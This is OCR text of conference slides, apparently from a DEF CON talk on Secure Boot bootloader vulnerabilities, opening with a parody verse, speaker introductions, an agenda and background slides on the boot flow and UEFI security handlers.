Three keys for the OEM-kings under the sky, Seven for the IBV lords in their halls of stone, Nine for mortal vendors doomed to die, One for the Dark Lord on his dark throne; In the Land of Redmond where the shadows lie.

One Bootloader To Load Them All * One Bootloader To Load Them All * One Bootloader To Load Them All

D3FCON

One Bootloader To Load Them All * One Bootloader To Load Them All * One Bootloader To Load Them All

Three keys for the OEM-kings under the sky, Seven for the IBV lords in their halls of stone, Nine for mortal vendors doomed to die, One for the Dark Lord on his dark throne; In the Land of Redmond where the shadows lie.

Three keys for the OEM-kings under the sky, Seven for the IBV lords in their halls of stone, Nine for mortal vendors doomed to die, One for the Dark Lord on his dark throne; In the Land of Redmond where the shadows lie.

One Bootloader To Load Them All * One Bootloader To Load Them All * One Bootloader To Load Them All

One Bootloader to Load Them All

By

Mickey Shkatov & Jesse Michael

D3FCON

One Bootloader To Load Them All * One Bootloader To Load Them All * One Bootloader To Load Them All

Three keys for the OEM-kings under the sky, Seven for the IBV lords in their halls of stone, Nine for mortal vendors doomed to die, One for the Dark Lord on his dark throne; In the Land of Redmond where the shadows lie.

Who are we

Jesse Michael

@JesseMichael

Mickey Shkatov

@HackingThings

eclypsium®

D3FCON

Agenda

- Background
- Vulnerabilities
- Demos
- Summary

Background


- What is Secure Boot

> "Secure Boot is an important security feature designed to prevent malicious software from loading when your PC starts up (boots)"
> -Gandalf

https://web.archive.org/web/20220331052211/https://docs.microsoft.com/en-us/windows-hardware/design/device-experiences/oem-secure-boot

D3FCON

Background



Power on

Firmware

SPI

Bootloader

FAT32


OS

NTFS/ETC

Boot Simplified

D3FCON

Background



Power on

Firmware

SPI

Bootloader


FAT32

OS

NTFS/ETC

Secure Boot Simplified

Background



Power on

Secure Boot Simplified

Firmware

SPI


Bootloader

FAT32

OS

NTFS/ETC

Background



https://web.archive.org/web/20220722231122/https://edk2-docs.gitbook.io/edk-ii-uefi-driver-writer-s-guide/3_foundation/36_protocols_and_handles/362_protocol_interface_structure


Background

- Security checks are built using Protocols also
- Register Security Handlers
  - Happens early in boot to configure what security related actions need to be taken later on
- Execute Security Handlers
  - For each security-relevant operation, a corresponding handler is fetched and executed
- Registered Protocol used for execution-time checks

Background

